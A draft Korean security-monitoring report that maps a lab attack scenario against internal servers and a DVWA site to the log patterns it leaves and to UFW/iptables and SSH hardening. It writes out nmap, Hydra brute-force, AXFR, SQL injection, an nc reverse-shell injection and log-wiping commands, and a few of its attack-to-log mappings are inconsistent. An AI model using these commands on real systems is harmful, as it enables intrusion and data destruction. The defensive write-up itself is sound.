■ [보안관제 대응 협조 요청 보고서 – 로그 제출 및 차단 가이드] (초안)

■ 문서 개요
문서명 : 보안관제 대응 협조 요청 보고서
작성부서 : 보안관제팀
작성자 : 김지원
배포대상 : 서버운영팀
목적 : 공격 시나리오 수행 시 발생하는 비정상 로그 패턴 공유 및 대응 협조 요청


■ 1. 문서 목적
본 문서는 프로젝트 환경 내 보안관제 체계를 강화하기 위하여
공격 시나리오 검증 과정에서 확인된 비정상 로그 발생 사례 및 공격 유형을 공유하고,
유사 로그 발생 시 서버운영팀에서
로그 수집 및 차단 조치를 수행할 수 있도록
로그 제출 기준
보안 정책 권고 사항
iptables 차단 가이드
를 제공하기 위해 작성되었습니다.

■ 2. 서버운영팀 협조 요청 사항
다음과 같은 이상 행위 / 의심 트래픽이 발생할 경우,
아래 로그를 함께 수집하여 보안관제팀으로 전달해 주시기 바랍니다.
웹 서버 접근 로그 (access.log)
시스템 인증 로그 (auth.log / secure)
방화벽 로그 (필요 시)
※ 로그는 원본 파일 또는 캡처 화면 형태 모두 가능


■ 3. 공격 시나리오별 비정상 로그 패턴 안내

시나리오 ①
블루서버 인근 카페 네트워크
“퇴사자의 원한, 전산망을 마비시켜 복수하자!!!” 퇴사자 A씨와 고용된 해커는 이전 직장 근처 카페에서 공용 와이파이 및 네트워크 패킷 분석을 통해 내부망에 침투하고 시스템을 파괴하고자 한다.”

■ 1) SSH 서비스 식별 및 접근 시도 (Nmap 스캔)	
대상 IP	10.4.0.3
목적	SSH 서비스 동작 여부 및 버전 확인
사용 명령어	nmap -sV -p 22 10.4.0.3
확인 로그	tail -f /var/log/auth.log



nmap -sV -p 22 10.4.0.3
우분투의 SSH 포트가 열려있는지 확인



이 로그는
정상 접속자가 로그인 시도 중 실패한 패턴이 아니라
✔ 사용자 정보가 없음
✔ 비밀번호 실패 없음
✔ 세션 생성 시도 없음
라는 특징을 가짐
이는
서비스 버전 수집 / 포트 존재 확인 / 공격 사전 정찰 과정
에서 나타나는 전형적인 패턴이다.


Accepted password for <user> session opened for user	Failed password for <user> Invalid user <name> pam_unix(sshd:auth): authentication failure
로그인 성공 패턴	로그인 실패 패턴

1) SSH 보안 강화 (sshd_config 정책)	
1-1. root 직접 로그인 차단	sudo vim /etc/ssh/sshd_config => PermitRootLogin no
의미	✔ root 바로 로그인 금지 ✔ 일반 계정 → sudo 승격만 허용 운영 효과 ☞ root 계정 탈취 위험 감소
1-2. 비밀번호 로그인 금지 → 공개키 인증 전환	PasswordAuthentication no PubkeyAuthentication yes
의미	✔ 무차별 대입(Brute Force) 원천 차단 ✔ 키 파일 가진 사용자만 접속 가능 운영 영향 ⚠ 키 분실 대비 계정 복구 프로세스 필요
2) UFW 로 SSH 접근 IP 제한(추천)	
2-1. 특정 IP만 SSH 허용	sudo ufw allow from (특정 IP) to any port 22 proto tcp
의미	✔ 관리망 / 점프서버에서만 접속 허용
2-2. 나머지 모든 SSH 접속 차단	sudo ufw deny 22 => sudo ufw enable(UFW활성화) sudo ufw status verbose(상태 확인)
🔘 권장 운영 구조 ✔ 외부 접속 ✕ ✔ Bastion Host(관리용 서버) ○ ✔ 내부 관리자만 접속 ○	

3) iptables 로 스캔 / 브루트포스 차단


3-1. SSH 접속 5회 이상 실패 시 차단	1.첫번째 규칙 iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --set --name SSH 2. 두 번째 규칙 iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --update --seconds 60 --hitcount 5 --rttl --name SSH -j DROP
의미	✔ 60초 안에 5회 이상 접속 시도 → 차단 = 브루트포스 방어
첫 번째 규칙	옵션 — 의미 --dport 22 — SSH 포트 접근에 대해 --state NEW — 새 연결 시도일 때만 -m recent --set — 접속 기록을 메모리에 저장 --name SSH — SSH라는 이름으로 접속 이력 관리
두 번째 규칙	조건 — 의미 --seconds 60 — 최근 60초 동안 --hitcount 5 — 5회 이상 접속 시도하면 --rttl — 동일한 TTL일 때 (위장 스캔 방지) --update — 기록된 IP 기준으로 체크 -j DROP — 해당 IP 패킷 버림]
3-2. 비정상 스캔(짧은 연결 반복) 차단 예시	iptables -A INPUT -p tcp --dport 22 -m recent --name SCAN --set iptables -A INPUT -p tcp --dport 22 -m recent --name SCAN --update --seconds 10 --hitcount 10 -j DROP
의미	✔ 짧은 시간 반복 세션 생성 → 스캐닝으로 간주 차단 = Connection closed by 반복 패턴 대응
3-3. 규칙 저장	Ubuntu / Debian iptables-save > /etc/iptables/rules.v4 Rocky / RHEL 계열 service iptables save
외부에서 SSH 포트 정찰 및 비정상 접속 패턴이 확인됨에 따라 SSH 보안 강화를 위해 다음 정책 적용을 권고함. ① root 원격 로그인 차단 ② 패스워드 로그인 금지 및 공개키 인증 전환 ③ SSH 접속 출발지 IP 제한 (관리망만 허용) ④ 브루트포스 및 스캐닝 반복 시 자동 차단 규칙 적용 ⑤ SSH 접속 로그 중앙 수집 및 관제 연계	

■ 2) SSH 무차별 대입(Brute Force) 공격 시도 (Hydra)	
대상 IP	10.4.0.3
목적	SSH 계정 비밀번호 무차별 대입을 통해 관리자(root) 계정 인증 정보 탈취 및 원격 접속 시도
사용 명령어	hydra -l root -P /root/test.txt 10.4.0.3 ssh
확인 로그	tail -f /var/log/auth.log



hydra -l root -P /root/test.txt 10.4.0.3 ssh

root 계정 비밀번호 탈취(Brute Force)



해당 로그에서는 동일 IP(10.4.0.4)에서 root 계정을 대상으로
짧은 시간 동안 대량의 SSH 인증 실패가 반복적으로 발생하였으며,
일부 구간에서는 동시 연결 과다로 MaxStartups throttling 로그가 확인되었다.
이는 정상 사용자 로그인 패턴과 상이한 무차별 대입(Brute Force) 공격 시도의 전형적인 특징으로,
자동화 도구(Hydra)에 의해 반복적인 비밀번호 대입이 수행된 비정상 접근 행위로 판단된다.

```
Failed password for root from 10.4.0.4 ...
authentication failure ...
```


특징
✔ 1회가 아닌
✔ 매우 짧은 간격으로
✔ 연속 로그인 시도 발생
☞ 정상 사용자의 실수 입력 패턴과 명확히 다름

● 결론 (비정상 행위 판단 사유)
✔ 동일 IP에서
✔ 짧은 시간에
✔ root 계정에 대해
✔ 다수의 인증 실패 + 반복 접속 재시도
이는
무작위 비밀번호 대입을 통한 SSH Brute Force 공격 패턴
으로 감지됨.

♡ 적용해야 하는 보안 정책 (공통 대응)
✔ ① SSH 자체 보안 강화 1. root 원격 로그인 차단 2. 패스워드 로그인 금지 3. 공개키 인증만 허용 4. SSH 포트 변경(보조적
② 접근 가능한 IP 제한
UFW
허용된 관리망만 접속 허용 ufw allow from <관리망IP/?> to any port 22 ufw deny 22
iptables 자동 차단 정책
60초 내 5회 이상 접속 시 차단 -m recent --seconds 60 --hitcount 5 -j DROP ✔ 정찰 스캔 & Hydra 둘 다 차단 가능

■ 3) SSH 원격 로그인

대상 IP	10.4.0.3
목적	# 탈취한 root 계정과 비밀번호로 ssh 우분투서버에 접속
사용 명령어	ssh root@10.4.0.3
확인 로그	tail -f /var/log/auth.log




ssh root@10.4.0.3
탈취한 root 계정과 비밀번호로 ssh 우분투서버에 접속

해당 로그는 형식상 정상적인 root 계정 로그인 성공 로그이나,
직전 구간에서 동일 IP에 의해 다수의 인증 실패 및
MaxStartups 제한 발생이 확인되었으며,
이후 동일 출발지에서 로그인 성공이 발생하였으므로
이는 정상 접속이 아니라
Brute Force 공격 이후 계정 탈취에 따른 침해 성공 시점으로 판단된다


■ 4) DNS Zone Transfer(AXFR) 시도

대상 IP	172.16.18.28
목적	# dig 활용하여 DNS서버의 ZONE파일 탈취
사용 명령어	dig axfr wj.com @172.16.18.28
확인 로그	tail -f /var/log/syslog



dig axfr wj.com @172.16.18.28

dig 활용하여 DNS서버의 ZONE파일 탈취



transfer of 'wj.com/IN': AXFR started

transfer of 'wj.com/IN': AXFR ended: 1 messages, 12 records

본 로그는 10.4.0.3 IP에서 wj.com 도메인에 대해
DNS Zone Transfer(AXFR)가 수행되었으며,
전송 시작 및 정상 종료 로그가 확인되었다.
이는 Secondary DNS 서버 간 동기화를 위한 관리 트래픽이 아님에도
무단으로 존 파일 전체가 외부로 전송된 사례로,
내부 도메인 구조 및 시스템 정보가 노출될 수 있어
사전 정찰(Information Disclosure) 행위로 판단된다.

UFW 로 AXFR 차단 (권장)

UDP 53 허용 (일반 DNS 쿼리)	ufw allow proto udp from any to any port 53
TCP 53 기본 차단	ufw deny proto tcp from any to any port 53
✔ 이렇게 하면 DNS 조회(udp) = 정상 동작 AXFR / zone transfer(tcp) = 전부 차단	
Secondary DNS 만 허용해야 하는 경우	ufw allow proto tcp from <SECONDARY_DNS_IP> to any port 53
그리고 나머지는 차단 유지	ufw deny proto tcp from any to any port 53
의미 ✔ AXFR 은 승인된 DNS 서버만 가능 ✔ 일반 사용자는 AXFR 절대 불가	

iptables 로 AXFR 차단

UDP 53 허용 (일반 DNS 질의)	iptables -A INPUT -p udp --dport 53 -j ACCEPT
TCP 53 기본 차단 (AXFR 포함)	iptables -A INPUT -p tcp --dport 53 -j DROP
Secondary DNS 동기화 허용 예시	iptables -A INPUT -p tcp -s <SECONDARY_DNS_IP> --dport 53 -j ACCEPT
차단 기본 유지	iptables -A INPUT -p tcp --dport 53 -j DROP

AXFR 통째로 차단하는 대신
“TCP 53 은 필요한 서버만 허용”
이 방식이라
✔ 서비스 장애 없음
✔ 내부 질의 정상 동작
✔ 무단 AXFR 완전히 차단
✔ 재현 공격(dig axfr) 100% 실패됨

DNS Zone Transfer(AXFR)가 TCP 53 포트 기반으로 수행됨에 따라
일반 DNS 질의(UDP 53)는 허용하되,
TCP 53 포트는 승인된 Secondary DNS 서버 IP에 대해서만 허용하고
그 외 모든 접근은 차단하도록 UFW/iptables 정책을 적용하였다.

■ 5) 웹 애플리케이션 정보 수집(whatweb) 시도

대상 IP	172.16.18.28
목적	# whatweb을 사용하여 관리자 페이지 식별
사용 명령어	whatweb dvwa.wj.com
확인 로그	tail -f /var/log/apache2/dvwa_access.log

whatweb dvwa.wj.com

whatweb을 사용하여 관리자 페이지 식별

whatweb 명령을 통해 dvwa.wj.com 웹 서비스에 대한
기술 스택 및 애플리케이션 정보 수집(웹 정찰)이 수행되었으며,
해당 요청은 Apache access.log에 기록되었다.
본 행위는 정상적인 서비스 이용 목적이 아닌
서버 구성 정보 수집을 위한 사전 정찰(Enumeration) 행위로 판단된다.

UFW 로 웹 서비스 정찰(whatweb) 차단 (선택 적용)

TCP 80 / 443 접근 통제 (내부 전용 서비스일 경우)

허용된 네트워크에서만 접속 허용	ufw allow from <TRUSTED_NET> to any port 80,443 ufw deny 80,443
예시	ufw allow from 172.16.0.0/16 to any port 80 ufw deny 80

의미 / 효과

✔ 정상 사용자 = 허용된 내부망만 접근 가능
✔ 외부 사용자 = 웹 스캐닝 / 정찰 불가
✔ whatweb / nikto / gobuster 등 탐색 도구 차단

iptables 로 웹 서비스 정찰(whatweb) 차단 (선택 적용)

TCP 80 / 443 접근 통제 (내부망만 허용)
허용된 네트워크에서만 웹 접속 허용

허용 대역만 접속 허용	iptables -A INPUT -p tcp -s <TRUSTED_NET> --dport 80 -j ACCEPT iptables -A INPUT -p tcp -s <TRUSTED_NET> --dport 443 -j ACCEPT
나머지 외부 접근 차단	iptables -A INPUT -p tcp --dport 80 -j DROP iptables -A INPUT -p tcp --dport 443 -j DROP
예시 내부망 172.16.0.0/16 만 허용	iptables -A INPUT -p tcp -s 172.16.0.0/16 --dport 80 -j ACCEPT iptables -A INPUT -p tcp --dport 80 -j DROP
(https 운영 시)	iptables -A INPUT -p tcp -s 172.16.0.0/16 --dport 443 -j ACCEPT iptables -A INPUT -p tcp --dport 443 -j DROP


의미 / 효과

✔ 정상 사용자 = 허용된 내부망만 접속 가능
✔ 외부 사용자 = 웹 정찰 / 스캐닝 불가
✔ whatweb / nikto / gobuster 등 자동화 탐색 도구 차단
✔ 취약점 사전 정찰 단계에서 차단 가능

본 정책은 “내부 전용 웹 서비스 환경”에서 적용을 권장하며,
외부 서비스 운영 시스템에 적용 시 서비스 가용성에 영향이 있을 수 있음
☞ 서버팀이 검토 포인트를 명확히 인지 가능

■ 6) SQL Injection 취약점 공격 시도

대상 IP	172.16.18.28
목적	# Ping Test 페이지에서 취약점 확인
사용 명령어	취약서버 접속하여 SQL injection => ' OR '1'='1' #
확인 로그	tail -f /var/log/apache2/dvwa_access.log




취약서버 접속하여 SQL injection
' OR '1'='1' #

동일 IP(10.4.0.4)에서 짧은 시간 동안
/login.php, /index.php, /security.php 등
특정 기능 페이지를 연속적으로 직접 호출하는 접근 패턴이 확인되었다.
이는 정상적인 사용자 이용 흐름과 상이하며,
웹 애플리케이션의 페이지 구조 및 취약점 존재 여부를
확인하기 위한 사전 정찰(Enumeration) 행위로 판단된다.


ufw나 iptables 같은 네트워크 방화벽(L3/L4)은 IP와 포트를 제어하는 도구이기 때문에, 정상적인 80(HTTP)이나 443(HTTPS) 포트를 통해 들어오는 SQL Injection 공격 페이로드(문자열)를 직접적으로 차단하기에는 한계가 있다. 고로 SQL Injection 공격은 네트워크 보안 정책으로 차단한다.

■ 7) 서버 장악(Command Injection & Reverse Shell) 시도

대상 IP	172.16.18.28
목적	# Command Injection 취약점을 이용한 Reverse Shell 탈취 시도
사용 명령어	; nc [공격자_IP] [포트] -e /bin/sh => 127.0.0.1; nc 10.4.0.4 4444 -e /bin/sh
확인 로그	tail -f /var/log/apache2/dvwa_access_log



공격서버(Kali)에서 nc -lvnp 4444 사용하여 포트를 열어주고 대기한다
-> 취약점 사이트에 Command Injection & Reverse Shell 공격
127.0.0.1; nc 10.4.0.4 4444 -e /bin/sh



로그에 찍힌 경로 /vulnerabilities/exec/는 시스템 관리 도구 페이지에 해당하는데 일반 사용자가 접근할 이유가 전혀 없는 경로에서 반복적인 POST가 발생했으니 비정상적인 접근 시나리오, Command Injection과 Reverse Shell 공격으로 판단한다.

■ 8) 서비스 거부 공격 (DoS - Denial of Service)	
대상 IP	172.16.18.28
목적	# 시스템을 마비시켜 정당한 사용자의 접근을 차단
사용 명령어	rm -rf /var/log/apache2/* (예시)
확인 로그	tail -f /var/log/kern.log 또는 dmesg

TCP: Possible SYN flooding on port 80. Sending cookies. 메시지 확인.